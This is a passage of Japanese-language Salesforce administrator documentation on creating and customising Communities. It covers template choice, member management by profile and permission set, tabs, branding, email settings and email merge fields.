
使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する
- 「コミュニティの作成および管理」

記事タイプと記事アクションを作成する
- 「Salesforce ナレッジの管理」

データカテゴリを作成する
- 「データカテゴリの管理」

1. [設定]から、［クイック検索］ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ]を選択して[新規コミュニティ]をクリックします。コミュニティ作成ウィザードが表示され、テンプレートのさまざまなオプションから選択できます。
2. テンプレートにマウスポインタを置くと、詳しい情報が表示されます。

   Kokua
   顧客との簡単なやりとりの処理に最適なグラフィックベースのコミュニティです。コミュニティメンバーは記事の検索と表示、サポートへの問い合わせを行うことができます。ナレッジを必要とし、ケースをサポートします。

   Koa
   顧客との簡単なやりとりの処理に最適なテキストベースのコミュニティです。コミュニティメンバーは記事の検索と表示、サポートへの問い合わせを行うことができます。ナレッジを必要とし、ケースをサポートします。

   カスタマーサービス (Napili)
   高機能で応答性の高いセルフサービステンプレートで、ユーザがコミュニティへの質問の投稿、記事の検索および表示、コラボレーション、ケースの作成によるサポートエージェントへの問い合わせを行うことができます。ナレッジ、Chatter の質問、およびケースをサポートします。

   Aloha
   アプリケーションランチャーの設定可能なテンプレートで、ユーザがシングルサインオン認証(ソーシャルログインを含む)を使用してアプリケーションをすばやく見つけ、アクセスできます。

   Salesforce タブ + Visualforce
   Salesforce の標準の構造およびタブで、Visualforce を使用してカスタマイズできます。非常に柔軟な設定を使用してプラットフォームのフルアクセスを許可します。開発者経験と高度な設定スキルが必要です。ほとんどの標準オブジェクト、カスタムオブジェクト、および Salesforce1 がサポートされています。Salesforce タブ + Visualforce テンプレートは、コミュニティビルダーと併用することができません。
3. 使用するテンプレートにマウスポインタを置いてクリックします。
4. テンプレートの説明と主要な機能を読み、[使用を開始する]をクリックします。
5. Koa または Kokua を選択した場合は、テンプレートにカテゴリおよび会社名を指定します。

   データカテゴリグループ名
   サイトのデータカテゴリが含まれるデータカテゴリグループの一意の名前です。名前にはコミュニティに設定したカテゴリ階層が反映されており、記事を整理するためにサイト全体で使用されます。

最上位カテゴリ
表示する最上位カテゴリです。コミュニティにはこのカテゴリの子のみが表示されます。このカテゴリより上位に複数のカテゴリレイヤをネストできますが、ページにはこのカテゴリが親、そのサブカテゴリが子として表示されます。

会社名
ヘッダーに表示する会社の名前です。

6. [次へ] をクリックします。
7. コミュニティの名前と URL (省略可能) を入力します。
このオプションを選択すると、コミュニティの設定がこのステップで作成したカスタムページの URL で自動的に更新されます。このログインページは、コミュニティ設定の別のログインページで上書きできます。コミュニティのカスタムログイン、ログアウト、およびセルフ登録ページを作成する詳細な手順は、『*Salesforce Communites 実装ガイド*』を参照してください。
8. [コミュニティを作成] をクリックします。
コミュニティは、プレビュー状況で作成されます。
9. 確認ページで [私のコミュニティを作成] をクリックし、コミュニティビルダーを使用してコミュニティのカスタマイズと作成を行います。あるいは、[私のコミュニティを管理] をクリックして [コミュニティ管理] に移動し、トピックの設定、コミュニティダッシュボードのインストール、またはコミュニティの設定を行います。

重要: コミュニティを作成すると、アクセス権を持つプロファイルのリストにプロファイルが自動的に追加されます。このため、このプロファイルを持つ組織内の全ユーザは、[有効] 状況になった時点でコミュニティにログインできます。プロファイルを持つすべてのユーザにコミュニティへのアクセス権を許可しない場合は、プロファイルを削除し、異なるプロファイルまたは権限セットを使用して自分にアクセス権を付与できます。

関連トピック:

- コミュニティビルダーのナビゲーション
- コミュニティビルダーを使用したコミュニティのブランド設定
- 実装ガイド: Salesforce Identity の Aloha コミュニティテンプレートの使用開始
- コミュニティビルダーの概要
- コミュニティビルダーでのコミュニティページおよびコンポーネントの編集
- コミュニティビルダーでのコミュニティのページの管理

コミュニティのカスタマイズ

ユーザ権限	
[コミュニティ管理] にアクセスする	• 「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである
モデレーションルールおよび条件にアクセスする	• 「コミュニティの管理」または「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである
管理設定をカスタマイズする、またはコミュニティビルダーを使用する	• 「コミュニティの作成および設定」 • および□□□アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[コミュニティ管理] の [管理] セクションの URL、コミュニティ名、メンバー、ログインオプション、および一般的な設定などのコミュニティの基本設定を更新します。

コミュニティはいつでもカスタマイズできますが、大幅な変更を加える場合は、まずコミュニティを無効化することをお勧めします。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] をクリックし、コミュニティのカスタマイズする部分を選択します。

   重要: [コミュニティ管理] で使用できるオプションは、コミュニティテンプレートの選択、権限、設定に基づきます。たとえば、コミュニティでトピックを使用しない場合は、[トピック] セクションは表示されません。次のリストのオプションの一部が、コミュニティに表示されない場合があります。す

べてのセクションを表示するには、[管理] > [個人設定] に移動して [コミュニティ管理のすべての設定を表示] を有効化します。

- メンバー
- タブ
- ブランド
- ログイン & 登録
- メール
- Pages (ページ)
- 個人設定
- 設定

3. [プレビュー] 状況のまま、コミュニティを関係者と共有するには、[管理] > [設定] ページに表示される URL をコピーして共有します。

   これにより、関係者からフィードバックを取得でき、早期参加メンバーがレコードに対する投稿、コメント、共有を行うことができるため、メンバーは最初にログインしたときから活発なコミュニティに参加できます。

   URL は、コミュニティのメンバーとして追加したユーザのみと共有できます。

カスタマイズが完了したら、コミュニティを有効化して、メンバーが使用できるようにする必要があります。有効化するときにお知らせメールが有効になっていると、すべてのメンバーにお知らせメールが送信されます。新しいポータルユーザには、お知らせメールにユーザ名とパスワードが含まれます。

コミュニティへのメンバーの追加

設定プロセス時にプロファイルと権限セットを使用して、コミュニティのメンバーシップを管理します。

プロファイルおよび権限セットを使用して、次の操作を実行できます。

- ユーザグループのアクセス権を付与または削除する。プロファイルまたは権限セットを追加すると、そのプロファイルまたは権限セットに割り当てられたすべてのユーザがコミュニティのメンバーになります。
- メンバー種別ポリシーを適用する。コミュニティにすでに関連付けられているプロファイルまたは権限セットに追加された新しいユーザには、アクセス権が自動的に付与されます。

権限セットを使用すると、メンバーを柔軟に追加できます。プロファイルをコピーしなくても、同じプロファイルのユーザのサブセットにコミュニティアクセス権を付与できます。

標準プロファイル、Chatter プロファイル、およびポータルプロファイルは、コミュニティに追加できます。顧客を含む非公開グループの Chatter 顧客 は、コミュニティに関連付けられたプロファイルまたは権限セットが割り当てられていてもコミュニティには追加できません。

メモ: コミュニティに関連付けられたプロファイルまたは権限セットは、Salesforce から削除できません。まず、プロファイルまたは権限セットをコミュニティから削除する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [メンバー] をクリックします。
3. プロファイルを使用してメンバーを追加する手順は、次のとおりです。
   a. プロファイルを絞り込むには、ドロップダウンメニューからプロファイル種別を選択します。特定のプロファイルを検索するには、検索条件を入力し、[検索] をクリックします。

      選択した検索条件のプロファイルが返されます。

      メモ: 検索結果には、すでにコミュニティの一部であるプロファイルが含まれます。

   b. コミュニティへのアクセスを許可するユーザプロファイルを選択します。複数のプロファイルは、Ctrl キーを押しながら選択します。

c. [追加]をクリックします。プロファイルを削除するには、目的のプロファイルを選択し、[削除]をクリックします。

プロファイルをコミュニティから削除すると、コミュニティの一部である権限セットまたは他のプロファイルに割り当てられていない限り、そのプロファイルを持つユーザはコミュニティにアクセスできなくなります。ユーザの投稿およびコメントは引き続き表示されます。

重要: システム管理者が自分自身をコミュニティから誤って削除すると、コミュニティ管理の管理設定にアクセスできなくなります。コミュニティに自分自身を追加し直すか、他のメンバーシップ更新を行うには、API を使用します。

4. 権限セットを使用してメンバーを追加する手順は、次のとおりです。
   a. 特定の権限セットを検索するには、検索条件を入力し、[検索] をクリックします。
   b. コミュニティへのアクセスを許可する権限セットを選択します。複数の権限セットは、Ctrl キーを押しながら選択します。
   c. [追加] をクリックします。

   権限セットをコミュニティから削除すると、コミュニティの一部であるプロファイルまたは他の権限セットに関連付けられていない限り、その権限セットを持つユーザはコミュニティにアクセスできなくなります。アクセスできなくなった後でも、ユーザの投稿およびコメントは引き続き表示されます。

5. [保存] をクリックします。

   コミュニティが［有効］でありお知らせメールが有効化されていると、追加したプロファイルまたは権限セットを持つユーザにお知らせメールが送信されます。ポータルまたはコミュニティにまだログインしていない外部ユーザにお知らせメールが送信される場合は、ユーザ名とパスワードの変更リンクがお知らせメールに含まれます。

コミュニティが［有効］である場合は、お知らせメールが送信され、コミュニティをメンバー別に検出できます。コミュニティの状況が［プレビュー］の場合は、ログイン URL を持つメンバーのみがコミュニティを参照できます。コミュニティが［無効］の場合は、メンバー種別に関係なく「コミュニティの作成と設定」権限を持つユーザのみが [コミュニティ] メニューからアクセスできます。

コミュニティへのアクセス権の付与には、次の追加オプションもあります。

- 外部ユーザが自身を登録できるセルフ登録を有効にする
- 外部ユーザがアカウントを作成しなくてもコミュニティにログインできるようにするため、Facebook などの認証プロバイダを有効にする

これらの追加オプションについての詳細は、「コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ」を参照してください。

関連トピック:

コミュニティのカスタマイズ
コミュニティのグローバルヘッダーの有効化

API を使用してコミュニティのメンバーシップを更新するには?

コミュニティのメンバーでない場合は、コミュニティ管理にアクセスして、メンバーシップを含む管理設定を更新できません。代わりに、API とデータローダを使用して、自分および他のユーザをコミュニティに追加できます。

ヒント: ワークベンチなど他のデータローダを使用して、コミュニティのメンバーシップを更新することもできます。

1. コミュニティの `networkId` を取得します。

   [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択し、コミュニティ URL を右クリックして [検査] を選択します。`data-networkId` プロパティに `networkId` が示されます。

2. 追加する `profileId` または `permissionsetId` を取得します。

   [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] または [権限セット] を選択します。追加するプロファイルまたは権限セットをクリックします。URL の最後の部分が ID です。

   たとえば、*mycompany.salesforce.com/00aa11bb22* の場合、*00aa11bb22* が ID です。

3. `networkId` 列と `parentId` 列がある .csv ファイルを作成します。`parentId` には、追加する `profileId` または `permissionsetId` をリストします。
4. データローダを開いて、[ネットワークメンバーグループ] オブジェクトを選択します。作成した .csv ファイルの保存先を指定して、データローダの手順を実行します。

データローダを使用してメンバーが正常に追加されると、メンバーが [設定] の [すべてのコミュニティ] ページにある [管理] リンクからコミュニティ管理にアクセスできるようになります。

メモ: コミュニティ管理にアクセスするためには、メンバーに「コミュニティの作成および設定」または「コミュニティの管理」権限も必要です。

関連トピック:

データローダを使用したデータの挿入、更新、または削除

コミュニティへのタブの追加

Salesforce タブ + Visualforce テンプレートを使用している場合、コミュニティにタブを追加できます。

ヒント: コミュニティですべてのカスタムページを使用する場合は、タブを非表示にすることができます。どちらのオプションが最適かを判断できない場合は、「タブとコミュニティビルダー」(ページ 3742)を参照してください。

開始する前に、次の点に注意してください。

- パートナーとの取引先および商談の共有であるか、サポートを必要とする顧客とのケースおよびソリューションの共有であるかに関係なく、このコミュニティで実行する活動に必要なタブを有効化する必要があります。ユーザにとって不要なタブをコミュニティに乱雑に含めることは避けてください。
- プロファイルではタブへのアクセスが制御されるため、選択した一部のタブが、コミュニティに関連付けられたプロファイルで非表示になる可能性があります。その場合は、コミュニティメンバーのプロファイルでタブを手動で公開して、コミュニティでタブが表示されるようにする必要があります。
- Lightning コンポーネントのタブは、コミュニティではサポートされていません。
- コミュニティの Chatter Free ユーザには、Chatter タブ以外のタブは一切表示されません。

コミュニティメンバーに表示する機能を特定したら、設定中に対応するタブを選択して、それらの機能を公開できます。選択したタブにより、Salesforce1 でのコミュニティのナビゲーションも決まります。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [タブ] をクリックします。

   ヒント: [Salesforce タブと Visualforce] の代わりに事前設定されたいずれかのテンプレートを使用していると、デフォルトでは [タブ] ページが非表示になります。ページを表示するには、[管理] > [個人設定] をクリックし、[コミュニティ管理のすべての設定を表示] を選択します。
3. コミュニティに含めるタブを [選択可能なタブ] リストから選択します。複数のタブは、Ctrl キーを押しながら選択します。

4. [追加]をクリックして、タブを追加します。タブを削除するには、[選択されたタブ]リストからタブを選択し、[削除] をクリックします。
5. タブの表示順を変更するには、[上へ] または [下へ] をクリックします。

   リストの先頭にあるタブは、コミュニティで最初に表示されるタブです。メンバーがコミュニティにアクセスするときに、最初に表示されます。

   コミュニティで最初に表示されるタブへのアクセス権がないメンバーには、選択されたコミュニティタブのリスト内でアクセス権のある最初のタブが表示されます。どのタブへのアクセス権もない場合は、[ホーム] タブが表示されます。
6. [保存] をクリックします。

重要: Salesforce タブ + Visualforce テンプレートからコミュニティビルダーベースのテンプレートに変更すると、すべてのタブがコミュニティから削除されます。

関連トピック:

コミュニティのカスタマイズ

Chatter タブの名前変更

タブとコミュニティビルダー

コミュニティの設定時に、標準の Salesforce タブまたはコミュニティビルダーのいずれかを使用できます。このどちらを使用するかを決定するために役立つ、各オプションの詳細情報を次に示します。

Tabs

コミュニティの作成時に、[Salesforce タブ + Visualforce] テンプレートを選択した場合、標準の Salesforce タブまたは Visualforce ページを使用することになります。

プラス面

- 標準でタブのいくつかのテーマオプションを使用できる
- すべての営業、サービス、マーケティング、プラットフォーム機能がサポートされている
- Force.com プラットフォームのフル機能

マイナス面

- Visualforce は高度なカスタマイズにより適した方法だが、Visualforce の利用にはコーディング能力が必要である
- Force.com プラットフォームのある程度の知識が必要である

コミュニティビルダー

コミュニティの作成時に、事前設定されたいずれかのテンプレートを選択した場合、コミュニティビルダーの WYSIWYG ユーザインターフェースを使用することになります。

プラス面

- 標準のアプリケーションがセルフサービスコミュニティを対象としている

- より多くの CSS スタイルを使用できる
- 単純なセルフサービスコミュニティの迅速なロールアウトに適している

マイナス面

- セルフサービス機能 (ケース、Salesforce ナレッジ、および Chatter の質問) に制限されている
- 他の営業、サービス、プラットフォーム機能がサポートされていない
- プラットフォームの完全な機能は使用できない

関連トピック:

コミュニティへのタブの追加
コミュニティビルダーの概要

Chatter タブの名前変更

通常、コミュニティメンバーは、ホームベースとして Chatter タブを使用します。このタブは、会社のブランドに合わせてカスタマイズできます。

Chatter タブを使用すると、コミュニティメンバーは、最重要事項 (活動フィード、グループ、ブックマーク、ファイルなど) を最速で確認できます。通常、コミュニティメンバーは、ホームベースとして Chatter タブを使用します。会社のブランドに合わせてコミュニティの Chatter タブの名前をカスタマイズします。たとえば、会社名やメンバーが認識できるその他の名前を使用できます。

1. [設定] から、[クイック検索] ボックスに「*タブと表示ラベルの名称変更*」と入力し、[タブと表示ラベルの名称変更] を選択します。
2. ページ上部にある [言語の選択] ドロップダウンリストから、デフォルト言語を選択します。
3. コミュニティの Chatter タブで、編集するコミュニティの横にある [編集] をクリックします。
4. 言語によって、必要があれば任意のタブ名の単数形と複数形 (Partner と Partners など) を入力します。必要に応じて [母音で始まる場合はチェック] をクリックします。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Chatter タブの名前を変更する
- 「アプリケーションのカスタマイズ」

または

「設定・定義を参照する」

および

翻訳者として指定されていること

コミュニティのブランド設定

Salesforce タブ + Visualforce テンプレートを使用している場合は、会社のロゴ、色、著作権表示を追加して、コミュニティ管理でコミュニティのデザインをカスタマイズできます。これにより、コミュニティが会社のブランド設定と一致し、コミュニティメンバーがただちに認識できるようになります。

重要: セルフサービステンプレートを使用しているか、カスタムページを作成するために標準 Salesforce タブではなくコミュニティビルダーを選択した場合は、コミュニティビルダーを使用してコミュニティのブランド設定を行うこともできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [ブランド] をクリックします。
3. ルックアップを使用して、コミュニティのヘッダーとフッターを選択します。

   ヘッダーとフッター用に選択するファイルは、[ドキュメント] タブにアップロード済みで、公開されている必要があります。ヘッダーには、.html、.gif、.jpg、または .png を使用できます。フッターは、.html ファイルである必要があります。.html ファイルの合計最大サイズは 100 KB です。.gif、.jpg、または .png ファイルの最大サイズは 20 KB です。このため、ヘッダーの .html ファイルが 70 KB で、.html ファイルをフッターにも使用する場合は、30 KB 以内にする必要があります。

   選択したヘッダーは、グローバルヘッダーの下にある Salesforce ロゴに置き換わります。選択したフッターは、Salesforce 標準の著作権とプライバシーのフッターに置き換わります。
4. [配色を選択] をクリックして事前定義された配色を選択するか、ページ選択項目の横にあるテキストボックスをクリックしてカラーピッカーから色を選択します。

   選択した色の中には、コミュニティのログインページと、Salesforce1 のコミュニティの外観にも影響を与えるものもあります。

色の選択肢	表示場所
ヘッダー背景	黒のグローバルヘッダーの下のページ上部。[ヘッダー] 項目で HTML ファイルを選択した場合は、この色が上書きされます。 ログインページ上部。

色の選択肢	表示場所
	Salesforce1 のログインページ。
ページ背景	ログインページを含む、コミュニティのすべてのページの背景色。
プライマリ	選択されたタブ。
セカンダリ	リストとテーブルの上境界線。 ログインページのボタン。
ターティアリ	編集と詳細ページのセクションヘッダーの背景色。

5. [保存] をクリックします。

関連トピック:

コミュニティのカスタマイズ

コミュニティから送信されるメールのカスタマイズ

コミュニティメールで、メールの送信者情報、Chatter メールのブランド設定、およびテンプレートをカスタマイズできます。カスタマイズは、ユーザインターフェースか、Salesforce API の Network オブジェクトのいずれかで実行できます。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [メール] をクリックします。
3. メールの送信者名とアドレスにカスタム値を入力して、デフォルト値と置き換えます。

   メモ: 送信者のメールアドレスを変更すると、新しいアドレスに確認メールが送信されます。変更は保留中となり、確認されるまで既存のアドレスが引き続き使用されます。要求したアドレスは、メールに含まれ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

る確認リンクをクリックするまで有効になりません。新しいメールアドレスの確認がすでに保留中であるときに新しい別のアドレスを指定すると、最新の値が保持されて確認用に使用されます。

送信者のアドレスにカスタム値を入力し、メールリレーを有効化している場合、Chatter メールでリレーが使用されます。

4. Chatter メールのフッターに表示する内容をカスタマイズします。

   重要: ロゴおよびメールのフッターテキストは必須です。次の点に注意してください。

   - 組織の独自のロゴと情報で置き換えない限り、すべての Chatter メールには、デフォルトにより Chatter ロゴと Salesforce 情報が表示されます。
   - 以前にカスタマイズしたロゴまたはフッターテキストをデフォルト値に戻すには、API を使用してこれらの項目を `null` に設定します。

   a. デフォルトの Chatter ロゴと置き換えるロゴを選択します。

      ロゴは、[ドキュメント]タブに存在するドキュメントであり、[外部参照可]としてマークされている必要があります。透明背景で最大サイズが 150 x 50 ピクセルの画像が最適です。

   b. デフォルトのフッターテキストと置き換えるカスタムテキストを 1,000 文字以内で入力します。

      デフォルトのテキストには、Salesforceの名前と物理アドレスが含まれています。適用するスパム対策法規に準拠するため、組織の物理アドレスを含めることを強くお勧めします。

5. [お知らせメールを送信]を選択して、ユーザがコミュニティに追加されたときにメールを送信します。

   重要: お知らせメールには、外部メンバー用のログイン情報が含まれます。このオプションを選択しないと、手動で外部メンバーにユーザ名とパスワードを送信する必要があります。

   お知らせメールに記載されているリンクは、6 か月間有効です。

   次の場合に、お知らせメールが送信されます。

   - コミュニティの状況が[プレビュー]から[有効]に変更された。コミュニティの状況が[プレビュー]または[無効]の場合は、メールは送信されません。
   - システム管理者が新しいプロファイルまたは権限セットを[有効]コミュニティに追加した。
   - [有効]コミュニティの一部であるプロファイルまたは権限セットがユーザに割り当てられた。

   メモ: プロファイルまたは権限セットが複数のコミュニティの一部である場合は、そのプロファイルまたは権限セットを持つユーザに、各コミュニティからお知らせメールが送信されます。最初のメールには、ログイン情報が含まれますが、その後のコミュニティからのメールには、コミュニティへのリンクのみが含まれます。

6. デフォルトのメールテンプレートを使用するか、ルックアップを使用して新しいコミュニティメンバーへのお知らせメール、パスワードを忘れた場合のメール、パスワードのリセットに関する通知メールに使用する異なるテンプレートを選択します。組織でメールテンプレートを使用してケースコメントを送信する場合は、テンプレートを選択できます (デフォルトでは提供されません)。

   ユーザによって開始されたパスワードのリセットリンクは、24 時間で期限切れになります。システム管理者によって開始されたパスワードのリセットのリンクには、有効期限がありません。デフォルトのテンプレートはすべてカスタマイズできます。

メモ: メールテンプレートのコンテンツをカスタマイズする場合は、`{!Community_Url}` 差し込み項目を使用することをお勧めします。このカスタム差し込み項目ではコミュニティに一意の URL が入力されるため、ユーザ宛のメールに正しいパラメータを持つ URL が含まれ、ログインまたはパスワード変更するための適切なコミュニティにユーザが確実に移動されます。

7. [保存] をクリックします。

承認、ワークフロー、およびケースコメントの結果として送信されるメールは、コミュニティのメンバーシップに基づいて送信されます。たとえば、ワークフローでメールがトリガされる場合、すべての受信者がコミュニティのメンバーシップに基づいてグループ化され、1 つのメールが各グループに送信されます。ユーザが複数の有効なコミュニティのメンバーである場合、メールは最も古い有効なコミュニティから送信されます。

これらの項目を API Network オブジェクトで使用して、コミュニティメールをカスタマイズする方法もあります。

- `CaseCommentEmailTemplateId` — ケースに関するコメントを送信する場合に使用されるメールテンプレートの ID。
- `ChangePasswordEmailTemplateId` — パスワードがリセットされたことをユーザに通知する場合に使用されるメールテンプレートの ID。
- `EmailFooterLogoId` — コミュニティ Chatter メールのフッターに画像として表示される Document オブジェクトの ID。
- `EmailFooterText` — コミュニティ Chatter メールのフッターに表示するテキスト。
- `EmailSenderAddress` — 参照のみ。コミュニティメールの送信元となるメールアドレス。
- `EmailSenderName` — コミュニティメールの送信元の名前。
- `ForgotPasswordEmailTemplateId` — ユーザがパスワードを忘れたときに使用されるメールテンプレートの ID。
- `NewSenderAddress` — `EmailSenderAddress` の新しい値として入力されまだ未確認のメールアドレス。ユーザが送信者メールアドレスの変更を要求し、確認メールに正常に応答すると、`NewSenderAddress` の値が `EmailSenderAddress` の値に上書きされます。これは、コミュニティメールの送信元のメールアドレスになります。
  - 新規メールアドレスの確認が待機中のときに `NewSenderAddress` を null に設定すると、確認要求がキャンセルされます。
  - 確認済みの新規アドレスに `EmailSenderAddress` が設定されると、`NewSenderAddress` は自動的に null に設定されます。
  - 新規メールアドレスの確認が待機中のときに、異なる新規アドレスをこの項目に指定すると、最新の値のみが保持され確認に使用されます。
- `OptionsSendWelcomeEmail` — 新しいユーザがコミュニティに追加されたときにお知らせメールを送信するかどうかを指定します。

- `WelcomeEmailTemplateId` — 新しいコミュニティメンバーにお知らせメールを送信する場合に使用されるメールテンプレートの ID。

関連トピック:

コミュニティの差し込み項目
コミュニティのカスタマイズ

コミュニティの差し込み項目

差し込み項目をコミュニティのメールテンプレートに追加できます。

組織で Salesforce Communities を有効にすると、次の 3 つのテキストベースのメールテンプレートが作成されます。

- コミュニティ: パスワード変更メール
- コミュニティ: パスワードを忘れた場合のメール
- コミュニティ: 新規メンバーお知らせメール

これらのテンプレートでは、一意の差し込み項目が使用されます。これらの差し込み項目は、テンプレートの編集時に選択およびコピーすることはできませんが、手動で入力することはできます。これらの差し込み項目は、コミュニティに対して選択したテキストまたは HTML テンプレートで使用する場合にのみ正しく動作します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目名	説明
`{!Community_Name}`	コミュニティの作成時に入力したコミュニティ名。
`{!Community_Url}`	コミュニティのログインページの URL。https://acme.force.com/partners/login など。 この差し込み項目は、新しい外部ユーザに送信されるお知らせメールに含まれ、パスワードのリセットページへのリンクに URL が追加されます。 この項目は、次のいずれかの場合にのみ入力されます。 • この項目を含むテンプレートが、コミュニティの [新規メンバーのお知らせ] テンプレートとして選択され、[お知らせメールを送信] が選択されている。 • この項目を含むテンプレートが、[パスワードを忘れた場合] または [パスワードの変更] テンプレートとして選択され、メールを受信するユーザがコミュニティメンバーである外部ユーザである。
`{!Receiving_User.Username}`	お知らせメールを受信するユーザのユーザ名。

Visualforce を使用して、コミュニティのカスタムメールテンプレートを作成できます、この場合、メールテンプレートにカスタムの企業ブランド設定を使用できます。Visualforce メールテンプレートの場合は、次の表に示すとおり、`$Network` グローバル差し込み項目種別とそのプロパティを使用します。

項目名	説明
`$Network.Name`	コミュニティの作成時に入力したコミュニティ名。
`$Network.NetworkUrlForUserEmails`	コミュニティのログインページの URL。https://acme.force.com/partners/login など。 この差し込み項目は、新しい外部ユーザに送信されるお知らせメールに含まれ、パスワードのリセットページへのリンクに URL が追加されます。 この項目は、コミュニティでサポートされている3つのメール種別のいずれかの Visualforce メールテンプレートで使用される場合にのみ入力されます。

コミュニティでケース、承認、またはワークフローを使用している場合、`{!<any_object>.Link}` または `{!Case.Link}` 差し込み項目を使用するメールテンプレートから作成されたメールには、コミュニティのレコードへのリンクが含まれます。メールを受信するユーザが複数の有効なコミュニティのメンバーである場合、このリンクは最も古い有効なコミュニティに移動します。ユーザがすでにコミュニティにログインしていて、メールのリンクをクリックすると、このリンクはそのコミュニティに移動します。ユーザがコミュニティのメンバーではない場合、このリンクは内部組織に移動します。ユーザがポータルおよびコミュニティのメンバーである場合、このリンクはそのコミュニティに移動します。

項目名	説明
`{!Case.Link}`	使用場所 • 取引先責任者および所有者へのケースコメント通知 • 取引先責任者へのケースの作成および更新通知
`{!<any_object>.Link}`	使用場所 • 承認者および代理承認者に送信される承認申請 • ワークフローメールアラート

メールテンプレートがこれらの差し込み項目を使用しているかどうかを確認するには、[設定] の［クイック検索］ボックスに「メールテンプレート」と入力し、[メールテンプレート] を選択してから、メールテンプレートの横にある [編集] をクリックします。

関連トピック:

コミュニティから送信されるメールのカスタマイズ
メールテンプレートの管理
コミュニティから送信されるメールのカスタマイズ
メールテンプレートの管理

コミュニティの設定の有効化

コミュニティ設定のカスタマイズ

コミュニティでのニックネームの表示、ログインなしのコミュニティへのアクセス、Chatter 非公開メッセージ、コンテンツのフラグ設定、評価レベル、知識のあるユーザ、およびファイル制限を有効または無効にします。

これらの設定を使用するには、組織で Chatter を有効にする必要があります。

